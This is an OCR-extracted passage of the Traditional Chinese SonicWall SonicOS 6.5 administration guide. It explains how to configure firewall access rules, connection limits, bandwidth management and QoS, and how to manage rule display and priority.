SonicWall™ SonicOS 6.5 原則

管理

SONICWALL™

目錄

部分 1. 原則 | 規則

部分 1

原則 | 規則

- 設定存取規則
- 設定應用程式規則
- 設定應用程式控制
- 設定 NAT 原則


1

設定存取規則

規則 > 存取規則

SonicOS **規則 > 存取規則**頁面提供可排序的存取規則管理介面。存取規則是用於定義傳入和傳出存取原則、設定使用者驗證和啟用 SonicWall 安全裝置遠端管理的網路管理工具。

規則 > 存取規則頁面



#		來源	目的地	優先順序	來源	目的地	服務	操作	包含的使用者	排除的使用者	停用 DPI
1	v4	DMZ	DMZ	1	任何	任何	任何	允許	所有	無	
2	v6	DMZ	DMZ	2	任何	任何	任何	允許	所有	無	
3	v4	DMZ	LAN	1	任何	任何	任何	拒絕	所有	無	
4	v6	DMZ	LAN	2	任何	任何	任何	拒絕	所有	無	
5	v4	DMZ	SMA	1	任何	任何	任何	允許	所有	無	
6	v6	DMZ	SMA	2	任何	任何	任何	允許	所有	無	
7	v4	DMZ	VPN	1	WLAN RemoteAccess Networks	任何	任何	允許	所有	無	
8	v4	DMZ	VPN	2	WAN RemoteAccess Networks	任何	任何	允許	所有	無	
9	v4	DMZ	WAN	1	任何	任何	任何	允許	所有	無	
10	v6	DMZ	WAN	2	任何	任何	任何	允許	所有	無	
11	v4	DMZ	WLAN	1	任何	任何	任何	拒絕	所有	無	
12	v6	DMZ	WLAN	2	任何	任何	任何	拒絕	所有	無	
13	v4	LAN	DMZ	1	任何	任何	任何	允許	所有	無	
14	v6	LAN	DMZ	2	任何	任何	任何	允許	所有	無	
15	v4	LAN	LAN	1	任何	All X2 Management IP	HTTPS Management	允許	所有	無	
16	v4	LAN	LAN	2	任何	All X2 Management IP	HTTP Management	允許	所有	無	

主題：

關於存取規則

本節說明 SonicOS 存取規則的各方面及其如何搭配使用 SonicOS 中的相關功能。

主題：

- 第 10 頁「關於設定 NAT64 的存取規則」
- 第 10 頁「關於 DNS 代理的存取規則」

關於具狀態的封包檢查預設存取規則

預設情況下，SonicWall 網路安全裝置的狀態封包偵測允許從 LAN 到網際網路的所有通信，但封鎖從網際網路到 LAN 的所有流量。以下行為由在 SonicWall 網路安全裝置上啟用的預設狀態偵測封包存取規則定義。

- 允許自 LAN、WLAN 到 WAN 或 DMZ 的所有情形（目的地 WAN IP 位址是防火牆自身的 WAN 介面）
- 允許自 DMZ 到 WAN 的所有情形。
- 拒絕自 WAN 到 DMZ 的所有情形。
- 拒絕自 WAN 和 DMZ 到 LAN 或 WLAN 的所有情形。

可以定義其它網路存取規則，以便擴充或覆寫預設存取規則。例如，可建立允許自 LAN 區域存取 WAN 主要 IP 位址的存取規則，或封鎖指定類型的流量（例如 IRC 自 LAN 到 WAN），或允許指定類型的流量（例如從網際網路上的特定主機到 LAN 上的特定主機的 Lotus Notes 資料庫同步），或限制使用指定通訊協定（例如 Telnet 到 LAN 上的授權使用者）。

自訂存取規則評估網路流量來源 IP 位址、目的地 IP 位址、IP 通訊協定類型，並比較這些資訊與在 SonicWall 安全裝置上建立的存取規則。優先使用網路存取規則，並可以替代 SonicWall 安全裝置的狀態封包檢查。例如，封鎖 IRC 流量的存取規則優先於允許這種流量類型的 SonicWall 安全裝置預設值。

△ **注意：定義網路存取規則的功能是很強大的工具。使用自訂存取規則可停用防火牆防護或封鎖對網際網路的所有存取。建立或刪除網路存取規則時需要謹慎。**

關於連接限制

連接限制功能在與此類 SonicOS 功能（例如 SYN Cookie 和入侵防禦服務 (IPS)）相結合時旨在提供附加的安全和控制層。連接限制提供了使用存取規則作為分類器並透過防火牆限制連接，同時清除可指派給此類別流量的所有可用連接快取的最大百分比的一種方法。

與 IPS 相結合，可用於減緩指定類別的惡意軟體（如 Sasser、Blaster 和 Nimda）的擴充速度。這些蠕蟲透過初步連接到隨機位址以不一般的高速率進行傳播。例如，感染 Nimda 的每台主機每秒嘗試進行 300 到 400 個連接，Blaster 每秒傳送 850 個封包，Sasser 每秒可進行 5,120 次嘗試。一般不會在這些數字附近的任何位置處建立典型的非惡意網路流量，尤其是在它由可信變為不可信流量時（即 LAN-> WAN）。此類惡意活動在幾秒鐘之內就可以用盡所有可用的連接快取資源，特別是對於小型家電。

除了減緩蠕蟲和病毒的傳播，連接限制還可用於緩解其他類型的連接快取資源消耗問題，例如執行對等軟體的別具特色的網際網路主機（假設 IPS 設定為允許這些服務），或使用封包產生器或掃描工具的內部或外部主機所帶來的問題。

最後，連接限制還可用於防護公開可用的伺服器（例如 Web 伺服器），方法為限制此伺服器允許的合法輸入連接數（即避免伺服器受到 Slashdot 的影響）。這不同於嘗試偵測並防止部分開放或欺騙的 TCP 連接的 SYN 洪水防護。這將最適用於不受信任的流量，但根據需要可將其套用到任何區域流量。

透過定義可能會指派給指定類型流量的允許的所有最大連接數的百分比，可套用連接限制。預設 LAN ->WAN 設定可將所有可用資源配置給 LAN->WAN（任意源、任意目的地、任意服務）流量。

可構造更具體的規則；例如，限制某種類型的流量可能消耗的連接的百分比（例如 WAN 上到達任何目的地的 FTP 流量），或透過 100% 允許重要類別流量使其優先通過（例如，到達關鍵伺服器的 HTTPS 流量），以及將一般流量限制到較小的百分比（允許的最小值為 1%）。

ⓘ **附註：**不能使用 IPS 簽章作為連接限制分類器；僅允許存取規則（例如，位址物件和服務物件）。

使用頻寬管理與存取規則

頻寬管理 (BWM) 用於將保證的和最大的頻寬指派到服務並排列流量的優先順序。使用存取規則，可將 BWM 應用於指定的網路流量。在傳送適用某個啟用頻寬管理的原則的封包之前，將在對應的優先順序佇列中佇列。

您必須在**網路 > 介面**頁面分別設定各介面的頻寬管理。

附註：這適用於**防火牆設定 > 頻寬管理**頁面上的**頻寬管理類別**設定為**無**以外時。

介面上用於設定 BWM 的選項，根據在**防火牆設定 > 頻寬管理**頁面上為 BWM 類型選擇**進階**或**全域**，而有所不同。

若要在介面上啟用和設定頻寬管理：

1. 導覽至**網路 > 介面**頁面。
2. 按一下介面的**編輯**圖示 。將顯示**編輯介面**對話方塊。
3. 按一下**進階**按鈕。
4. 捲動至**頻寬管理**區段。
5. 如果 BWM 類型是**進階**，請選擇**啟用輸出頻寬限制**和**啟用輸入頻寬限制**核取方塊中的任一個或者兩個都選擇。
    a. 在**最大介面輸出頻寬 (kbps)** 和**最大介面輸入頻寬 (kbps)** 欄位中分別輸入最大的輸出和輸入頻寬。
6. 如果 BWM 類型是**全域**，則選擇**啟用輸出頻寬管理**和**啟用輸入頻寬管理**核取方塊中的任一個或者兩個都選擇。
    a. 在**可用介面輸出頻寬 (Kbps)** 和**可用介面輸入頻寬 (Kbps)** 欄位中分別輸入可用的輸入和輸出頻寬。
7. 按一下**確定**。

若要在存取規則中啟用和設定頻寬管理：

- 第 20 頁「設定具進階 BWM 的 BWM 設定」
- 第 21 頁「設定具全域 BWM 的 BWM 設定」

如需頻寬管理的更多資訊，請參見

- *SonicOS 系統安裝*文件中的**啟用頻寬管理**
- *SonicOS 安全設定*文件中的**設定頻寬管理**

全域頻寬範例情節

如果建立傳出郵件流量的存取規則（例如 SMTP）並啟用以下參數的頻寬管理：

- 保證的 20% 的頻寬
- 最大的 40% 的頻寬
- 零優先順序

傳出 SMTP 流量可保證 20% 的可用頻寬，並獲得高達 40% 的可用頻寬。如果 SMTP 流量是唯一啟用 BWM 的規則：

- 當 SMTP 流量使用其最大設定頻寬（如上述是 40% 的最大頻寬）時，所有其他流量獲得剩餘的 60% 頻寬。
- 當 SMTP 流量使用的頻寬小於其最大設定頻寬時，所有其他流量獲得 60% 至 100% 的連結頻寬。

現在考慮為 FTP 新增以下啟用 BWM 的規則：

- 60% 的保證頻寬
- 70% 的最大頻寬
- 優先順序 1

如果結合以前的 SMTP 規則一起設定，則流量的行為如下：

- 始終為 FTP 流量保留 60% 的總頻寬（因為其保證頻寬）。始終為 SMTP 流量保留 20% 的總頻寬（因為其保證頻寬）。
- 如果 SMTP 使用 40% 的總頻寬，FTP 使用 60% 的總頻寬，則不能再傳送其他流量，因為 100% 的頻寬也為較高優先順序的流量所佔用。如果 SMTP 和 FTP 使用小於其最大頻寬的值，則其他流量可以使用可用頻寬的剩餘百分比。
- 如果 SMTP 流量：
  - 減少，僅使用 10% 的總頻寬，則 FTP 可以使用最多 70% 的總頻寬，所有其他流量獲得剩餘的 20%。
  - 停止，則 FTP 獲得 70% 的總頻寬，所有其他流量獲得剩餘的 30% 頻寬。
- 如果 FTP 流量停止，則 SMTP 獲得 40% 的總頻寬，所有其他流量獲得剩餘的 60% 頻寬。

關於設定 IPv6 的存取規則

IPv6 存取規則的設定方式與 IPv4 存取規則相同，但需要選擇 IPv6 位址物件，而不是 IPv4 位址物件。在**規則 > 存取規則**頁面上，**顯示 IP 版本**設定包含三個選項：**IPv4**、**IPv6** 或 **IPv4 與 IPv6**。

在新增 IPv6 存取規則時，來源和目的地只能是 IPv6 位址物件。

如需 SonicOS 的 IPv6 實作的完整資訊，請參見 *SonicOS 系統安裝*文件中的 **IPv6** 一節。

關於設定 NAT64 的存取規則

依類似於 IPv4 或 IPv6 的方式為 NAT64 設定存取規則。如需 NAT64 的更多相關資訊，請參閱第 93 頁「關於 NAT64」和第 131 頁「建立 NAT64 原則的 WAN 對 WAN 存取規則」。如需 IPv6 的相關資訊，請參閱 *SonicOS 系統安裝*文件中的 **IPv6**一節。

關於 DNS 代理的存取規則

當在「網路 > DNS 代理」頁面和介面上啟用 DNS 代理時， 會使用這些設定自動新增允許存取規則：

- **起始介面**和**到介面**是相同的。
- 來源**任何**。
- 目的地是*介面* **IP**。
- 服務是 **DNS (名稱服務) TCP** 或 **DNS (名稱服務) UDP**。
- 擁有和其他自動新增的管理規則相同的屬性：

- 其無法停用。
- 只有修改**來源 IP** 才能設定比**任何**更不積極的來源。

如果啟用 **DNS 代理透過 TCP**，會自動新增另一個允許規則。

顯示存取規則

有數種方法可以自訂存取規則的顯示。可分開或合併使用這些方法。

主題：

按 IP 版本顯示規則

使用頁面上方的**顯示**選項，可只顯示所選 IP 通訊協定的規則：

- **IPv4**
- **IPv6**
- **IPv4 與 IPv6** (預設)

顯示自訂或預設規則類型

使用頁面上方的**檢視**選項，可控制系統預設規則和自訂定義規則的顯示：

- **所有類型** (預設)
- **預設值**
- **自訂**

表格中的**類別**欄位會指出每個規則為**自訂**或**預設**。

重新整理頁面

按一下**重新整理**圖示  ，在變更其他檢視選項後重新整理頁面。

自訂顯示的欄位

預設顯示所有欄位。按一下**顯示選項**圖示 以停用頁面上顯示的一些欄位。

若要停用欄位的顯示，請清除其核取方塊。

顯示停用或未使用的規則

按一下**顯示選項**圖示 並選擇以下任一選項來切換顯示停用或未使用的規則。如果目前已顯示，選擇選項將會隱藏該規則。如果目前已隱藏，選擇選項將會顯示該規則：

- **切換顯示停用規則**
- **切換顯示未使用的規則**

清除存取規則統計資料

按一下**清除**圖示 可清除頁面上所有存取規則統計資料。

您可以將滑鼠停在**設定**欄標題下每一列中的圖形圖示上，來存取規則統計資料。


還原規則表為預設顯示

按一下**還原**圖示 可將規則表顯示還原為預設設定。

按區域顯示規則和使用矩陣檢視

預設不論套用的區域都顯示所有欄位。若要限制為僅顯示涵蓋特定來源和目的地區域的存取規則，請使用以下頁面上方的任一選項：

- **搜尋** - 輸入一個值以顯示某特定區域類型、優先順序、來源/目的地或其他任何準則的所有區域。例如，輸入 DMZ 會顯示所有來源和目的地區域中含有 DMZ 的規則 ，而輸入防火牆會顯示各種類型的所有具有來源和目的地之防火牆的區域。
- **源/目的地** - 選擇**全部**或這些下拉功能表中的特定區域，來顯示使用那些區域的規則。
- **矩陣檢視**圖示  - 按一下圖示可針對各個來源和目的地區域組合，以個別表格顯示規則。



這些選項提供途徑讓您查看規則的子集和優先順序類型。例如，請參閱規則子集 - VPN 到 WAN。

規則子集 - VPN 到 WAN

指定區域對區域存取規則上限

重要：必須重新啟動防火牆，此功能才能正常作用。

所有區域-區域配對的**存取規則**表大小，可設定至最大尺寸，其根據防火牆平台固定為一個常數值；請參閱每個區域對區域的最大存取規則表格。

每個區域對區域的最大存取規則

平台	最大規則數
SM 9200/9400/9600	5000
NSA 2600/2650/3600/4600/5600/6600	2500

每個區域對區域的最大存取規則

平台	最大規則數
TZ300/TZ400/TZ500/TZ600 TZ300W/TZ400W/TZ500W	1250
SOHO Wireless	250

變更大小上限：

1 選擇區域與區域配對。資料表上方呈現灰色的**最大規則計數**圖示變成可用，並在您將滑鼠停在上方時以橘色 顯示。

2 按一下**最大規則計數**圖示。顯示**變更最大規則計數**對話方塊。

3 在**最大規則計數**欄位中輸入所需的最大計數。

4 按一下**確定**。

表格上方的**最大規則計數**顯示新計數。

5 在**更新**下，按一下**重新啟動**。

變更規則的優先順序

在任何檢視中，存取規則會按照特定程度在表格中從上到下進行排序。表的底部是**任何**規則。如果有許多規則，僅檢視特定來源和目的地區域的規則會相當實用。若要顯示特定區域的存取規則，請從**矩陣**下拉框或**至/從**下拉式功能表中選擇區域。

#		來源	目的地	優先順序	來源	目的地	服務	操作
1	v4	LAN	LAN	1	任何	All X2 Management IP	HTTPS Management	允許
2	v4	LAN	LAN	2	任何	All X2 Management IP	HTTP Management	允許
3	v4	LAN	LAN	3	任何	X5:V200 IP	HTTPS Management	允許
4	v4	LAN	LAN	4	任何	X5:V200 IP	HTTP Management	允許
5	v4	LAN	LAN	5	任何	X5:V150 IP	HTTPS Management	允許
6	v4	LAN	LAN	6	任何	X5:V150 IP	HTTP Management	允許
7	v4	LAN	LAN	7	任何	X5:V100 IP	HTTPS Management	允許
8	v4	LAN	LAN	8	任何	X5:V100 IP	HTTP Management	允許
9	v4	LAN	LAN	9	任何	All X6 Management IP	HTTPS Management	允許
10	v4	LAN	LAN	10	任何	All X6 Management IP	HTTP Management	允許
11	v4	LAN	LAN	11	任何	All X4 Management IP	HTTPS Management	允許


提示：如果**刪除**或**編輯**圖示變暗（無法使用），將不能從清單中變更或刪除存取規則。

變更存取規則的優先順序排名：

1 從**來源**和**目的地**下拉功能表，指定特定來源和目的地區域。**優先順序**欄包含**優先順序**數字和圖示。

#		來源	目的地	優先順序	來源	目的地	服務	操作
1	v4	LAN	LAN	1	任何	All X2 Management IP	HTTPS Management	允許
2	v4	LAN	LAN	2	任何	All X2 Management IP	HTTP Management	允許
3	v4	LAN	LAN	3	任何	X5:V200 IP	HTTPS Management	允許
4	v4	LAN	LAN	4	任何	X5:V200 IP	HTTP Management	允許
5	v4	LAN	LAN	5	任何	X5:V150 IP	HTTPS Management	允許
6	v4	LAN	LAN	6	任何	X5:V150 IP	HTTP Management	允許
7	v4	LAN	LAN	7	任何	X5:V100 IP	HTTPS Management	允許
8	v4	LAN	LAN	8	任何	X5:V100 IP	HTTP Management	允許
9	v4	LAN	LAN	9	任何	All X6 Management IP	HTTPS Management	允許
10	v4	LAN	LAN	10	任何	All X6 Management IP	HTTP Management	允許
11	v4	LAN	LAN	11	任何	All X4 Management IP	HTTPS Management	允許

2 按一下存取規則的**優先順序**欄中的**優先順序**圖示。顯示**變更優先順序**對話方塊。



3 輸入**優先順序**欄位中的優先順序編號 (1-10)。

4 按一下**確定**。

新增存取規則

提示：雖然可以建立允許輸入 IP 流量的自訂規則，但 SonicWall 安全裝置不會停用對 DoS（如「SYN 洪水」和「Ping of Death」攻擊等）攻擊的防護。

若要新增存取規則：

1 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**。

2 按一下**存取規則**表的**新增**按鈕。將顯示**新增規則**對話方塊。

3 如以下所述，設定**新增規則**對話方塊每個畫面上的設定：

- 第 17 頁「設定一般設定」
- 第 18 頁「設定進階設定」
- 第 19 頁「設定 QoS 設定」
- 第 20 頁「設定具進階 BWM 的 BWM 設定」
- 第 21 頁「設定具全域 BWM 的 BWM 設定」
- 第 22 頁「設定 GeoIP 設定」
- 第 23 頁「新增規則」

設定一般設定

1 在**一般**畫面的**設定**下方，選擇一個**操作**，即規則處理（允許或封鎖）指定 IP 流量的方法：

- **允許**（預設）
- **拒絕**
- **放棄**

2 從**來源區域**和**到達區域**下拉功能表中選擇來源和到達區域。

3 從**來源連接埠**下拉功能表，選擇所選服務物件/群組中定義的來源連接埠。所選的服務物件/群組必須和在服務下拉功能表中所選的服務物件/組有相同的通訊協定類型。預設值為**任何**。

如果未列出服務，可在**新增服務**對話方塊中透過選擇以下選項之一定義服務：

- **建立新服務**，將顯示**新增服務**對話方塊。
- **建立新的群組**，將顯示**新增服務群組**對話方塊。

4 從**服務**下拉功能表中選擇受此存取規則影響的一個或一組服務。**任何**服務包括所有 IP 服務。

如果未列出服務，可在**新增服務**對話方塊中透過選擇以下選項之一定義服務：

- **建立新服務**，將顯示**新增服務**對話方塊。
- **建立新的群組**，將顯示**新增服務群組**對話方塊。

5 從**來源**下拉功能表選擇受此存取規則影響的流量來源。

選擇**建立新網路**將顯示**新增位址物件**對話方塊。

a 指定物件的**名稱**，並選擇**區域指派**的區域。

b 選擇物件的**類型**。剩餘欄位會依照所選的物件類型而異。填入欄位，然後按一下**確定**。

例如，定義受此存取規則影響的來源 IP 位址（例如限制某些使用者存取網際網路）的步驟是：

1) 從**類型**下拉功能表中選擇**範圍**。

2) 在**起始位址範圍**欄位輸入位址範圍的起始 IP 位址，在**終止位址範圍**欄位輸入結束 IP 位址。

提示：若要包含所有 IP 位址，請在**起始位址範圍**欄位中輸入星號「*」。

3) 按一下**確定**。

6 從**目的地**下拉功能表選擇受此存取規則影響的流量目的地。

選擇**建立新網路**將顯示**新增位址物件**對話方塊。

7 從**包含的使用者**下拉功能表中，選擇此存取原則允許的使用者或使用者群組。

8 從**排除的使用者**下拉功能表中，選擇此存取原則拒絕的使用者或使用者群組。

9 從**排程**下拉功能表中選擇排程。預設排程是**始終開啟**。

10 在**備註**欄位中輸入註解以協助識別此存取規則。

11 如果想要啟用服務活動記錄，請選擇**啟用記錄**核取方塊。預設情況下已核取此選項。

12 預設情況下已核取**允許分散的封包**核取方塊。

附註：較大的 IP 封包在網際網路上經過路由然後在目的地主機上重組之前，通常會分成多個片段。停用此設定的一個原因是，它可能會在拒絕服務 (DoS) 攻擊中使用 IP 分段。

13 如果想要將與此存取規則相符合的流量顯示在 **AppFlow 監控**和 **AppFlow 報告**頁面中，請選擇**啟用流量報告**核取方塊。預設情況下未勾選此選項。

14 如果想要將與此存取規則相符合的啟用流量顯示在**封包監控**頁面中，請選擇**啟用封包監控**核取方塊。預設情況下未勾選此選項。

15 如需啟用管理和非管理流量，勾選**啟用管理**核取方塊。預設情況下未勾選此選項。

16 如果您要使用 Botnet 篩選，請勾選**啟用 Botnet 篩選**核取方塊。關於 Botnet 篩選的資訊，請參見 *SonicOS 安全設定*文件中的**安全服務 > Botnet 篩選**一節。預設情況下未勾選此選項。

17 若要啟用 SIP 轉換符合此存取規則的流量，請勾選**啟用 SIP 轉換**核取方塊。預設情況下未勾選此選項。

預設情況下，SIP 用戶端在其傳送給 SIP 代理的 SIP（工作階段起始通訊協定）工作階段定義通訊協定 (SDP) 訊息中使用私人 IP 位址。如果 SIP 代理位於防火牆的公用 (WAN) 端，SIP 用戶端位於防火牆的私人 (LAN) 端，則不會轉譯 SDP 訊息，SIP 代理無法到達 SIP 用戶端。啟用 SIP 轉換可解決此問題，使 SonicOS 轉換 SIP 訊息從 LAN 到 WAN，變更私人 IP 位址和指派的連接埠。

如需 SIP 轉換的相關資訊，請參閱 *SonicOS 系統安裝*文件中的 **VOIP | SIP 設定**一節。

18 若要啟用 H.323 轉換符合此存取規則的流量，請勾選**啟用 H.323 轉換**核取方塊。預設情況下未勾選此選項。

19 繼續第 18 頁「設定進階設定」。

設定進階設定

1 按一下**進階**。

2 如果想要存取規則在一段 TCP 非使用中的時間後逾時，請在 **TCP 連線非使用狀態逾時 (分鐘)**欄位中設定時間量（以分鐘為單位）。預設值為 **15** 分鐘。

3 如果想要存取規則在一段 UDP 非使用中的時間後逾時，請在 **UDP 連接非使用狀態逾時（分鐘）**欄位中設定時間量（以分鐘為單位）。預設值為 **30** 分鐘。

4 在**允許的連接數 (% 最大連接數)** 欄位中指定允許作為 SonicWall 安全裝置允許的最大連接數的百分比的連接數。如需連接限制的更多資訊，請參閱第 8 頁「關於連接限制」。

5 選擇**為每一個來源 IP 啟用連接限制**核取方塊，以定義丟棄封包的閾值。超過此閾值後，將丟棄來自對應來源 IP 的連接和封包。最小值為 0，最大值為 65535，預設值為 **128**。預設情況下未勾選此選項。

6 選擇**為每一個目的地 IP 啟用連接限制**核取方塊，以定義丟棄封包的閾值。超過此閾值時，將丟棄對應目的地 IP 的連接和封包。最小值為 0，最大值為 65535，預設值為 **128**。預設情況下未勾選此選項。

7 如果想要在相反的方向建立與此規則符合的存取規則，請選擇**建立一個自反規則** -- 從您的目的地區域或位址物件到您的來源區域或位址物件。預設情況下未勾選此選項。

8 如需針對每個規則停用深層封包檢查 (DPI) 掃描，請勾選**停用 DPI** 核取方塊。預設情況下未勾選此選項。

9 在**針對未驗證之使用者的流量**下：

- 如果不想要對符合規則的流量使用 SSO，請勾選**不要叫用單點登入以驗證使用者**核取方塊。符合規則的未驗證 HTTP 連線會直接導向登入頁面。
- 選擇**等待單點登入驗證使用者時不阻止流量**核取方塊，以避免發生 SSO 嘗試識別其流量符合規則的使用者時瀏覽會延遲的問題。您可以啟用此設定，僅在**不要在等候 SSO 時封鎖流量**和**包括： 選定的存取規則**在 SSO 代理一般設定中有設定時。
- 選擇**不要將未驗證之使用者重新導向至登入**核取方塊來封鎖未驗證使用者的 HTTP/HTTPS 流量，而非嘗試透過 SSO 或重新導向到登入頁面來識別使用者。

10 繼續第 19 頁「設定 QoS 設定」。

設定 QoS 設定

1 如果想要將 DSCP 或 802.1p 服務品質管理套用到由此規則管理的流量，請按一下 **QoS**。

2 在 **DSCP 標記設定**下，從功能表中選擇 **DSCP 標記操作**：

- **無**：封包中的 DSCP 值設定為 0。
- **保留**（預設）：封包中的 DSCP 值保持不變。

- **顯見**：將顯示**顯見 DSCP 值**。選擇介於 0 和 63 之間的數字值。部分標準值為：

0 - 最佳成就/預設 (預設)	**20** - 2 級，白銀級 (AF22)	**34** - 4 級，黃金級 (AF41)
8 - 1 級	**22** - 2 級，青銅級 (AF23)	**36** - 4 級，白銀級 (AF42)
10 - 1 級，黃金級 (AF11)	**24** - 3 級	**38** - 4 級，青銅級 (AF43)
12 - 1 級，白銀級 (AF12)	**26** - 3 級，黃金級 (AF31)	**40** - 快速轉送
14 - 1 級，青銅級 (AF13)	**27** - 3 級，白銀級 (AF32)	**46** - 加速轉送 (EF)
16 - 2 級	**30** - 3 級，青銅級 (AF33)	**48** - 控制
18 - 2 級，黃金級 (AF21)	**32** - 4 級	**56** - 控制

- **對應**：即顯示頁面，「**備註：**將使用「防火牆設定」>「QoS 對應」頁面上的「QoS 對應設定」。」
  - 將顯示**允許 802.1p 標記覆寫 DSCP 值**核取方塊。勾選此核取方塊，允許 802.1p 識別覆寫 DSCP 值。預設已停用此選項。

3 在 **802.1p 標記設定**下，從功能表中選擇 **802.1p 標記操作**：

- **無**（預設）：未將任何 802.1p 標籤新增到封包。
- **保留**：封包中的 802.1p 值將保持不變。
- **顯見**：將顯示**顯見 802.1p 值**下拉功能表。選擇介於 0 和 7 之間的數字值：

0 - 最佳成就（預設）	**4** - 控制載入
1 - 背景	**5** - 視訊（<100ms 延遲）
2 - 備用	**6** - 語音（<10ms 延遲）
3 - 傑出成就	**7** - 網路控制

- **對應**：即顯示頁面，「**備註：**將使用「防火牆設定」>「QoS 對應」頁面上的「QoS 對應設定」。」

4 繼續第 20 頁「設定具進階 BWM 的 BWM 設定」或第 21 頁「設定具全域 BWM 的 BWM 設定」。

設定具進階 BWM 的 BWM 設定

附註：如果針對 BWM 類型指定**全域**，請前往第 21 頁「設定具全域 BWM 的 BWM 設定」。

1 按一下 **BWM**。

2 如需為 BWM 啟用傳出流量，請勾選**啟用輸出頻寬管理（僅「允許」規則）**核取方塊。預設已停用此選項。

   a 從**頻寬物件**下拉功能表選擇頻寬物件。

   如需建立新的頻寬物件，請選擇**建立新的頻寬物件**。如需建立新的頻寬物件的更多資訊，請參見第 195 頁「設定頻寬物件」。

3 如需為 BWM 啟用輸入流量，請勾選**啟用輸入頻寬管理（僅「允許」規則）**核取方塊。預設已停用此選項。

   a 從**頻寬物件**下拉功能表選擇頻寬物件。

   如需建立新的頻寬物件，請選擇**建立新的頻寬物件**。

4 如需追蹤頻寬使用，請勾選**啟用追蹤頻寬使用**核取方塊。預設已停用此選項。如需勾選此選項，您必須選擇**啟用頻寬管理**選項中的一個或兩個。

5 繼續第 22 頁「設定 GeoIP 設定」。

設定具全域 BWM 的 BWM 設定

附註：如果針對 BWM 類型指定**進階**，請前往第 20 頁「設定具進階 BWM 的 BWM 設定」。

1 按一下 **BWM**。

2 如需為 BWM 啟用傳出流量，請勾選**啟用輸出頻寬管理（僅「允許」規則）**核取方塊。預設已停用此選項。

   a 從**頻寬優先順序**下拉式功能表中選擇頻寬優先順序。預設最高優先順序為 **0 即時**。最低優先順序是 **7**。

3 如需為 BWM 啟用輸入流量，請勾選**啟用輸入頻寬管理（僅「允許」規則）**核取方塊。預設已停用此選項。

   a 從**頻寬優先順序**下拉式功能表中選擇頻寬優先順序。預設最高優先順序為 **0 即時**。最低優先順序是 **7**。

4 繼續第 22 頁「設定 GeoIP 設定」。

設定 GeoIP 設定

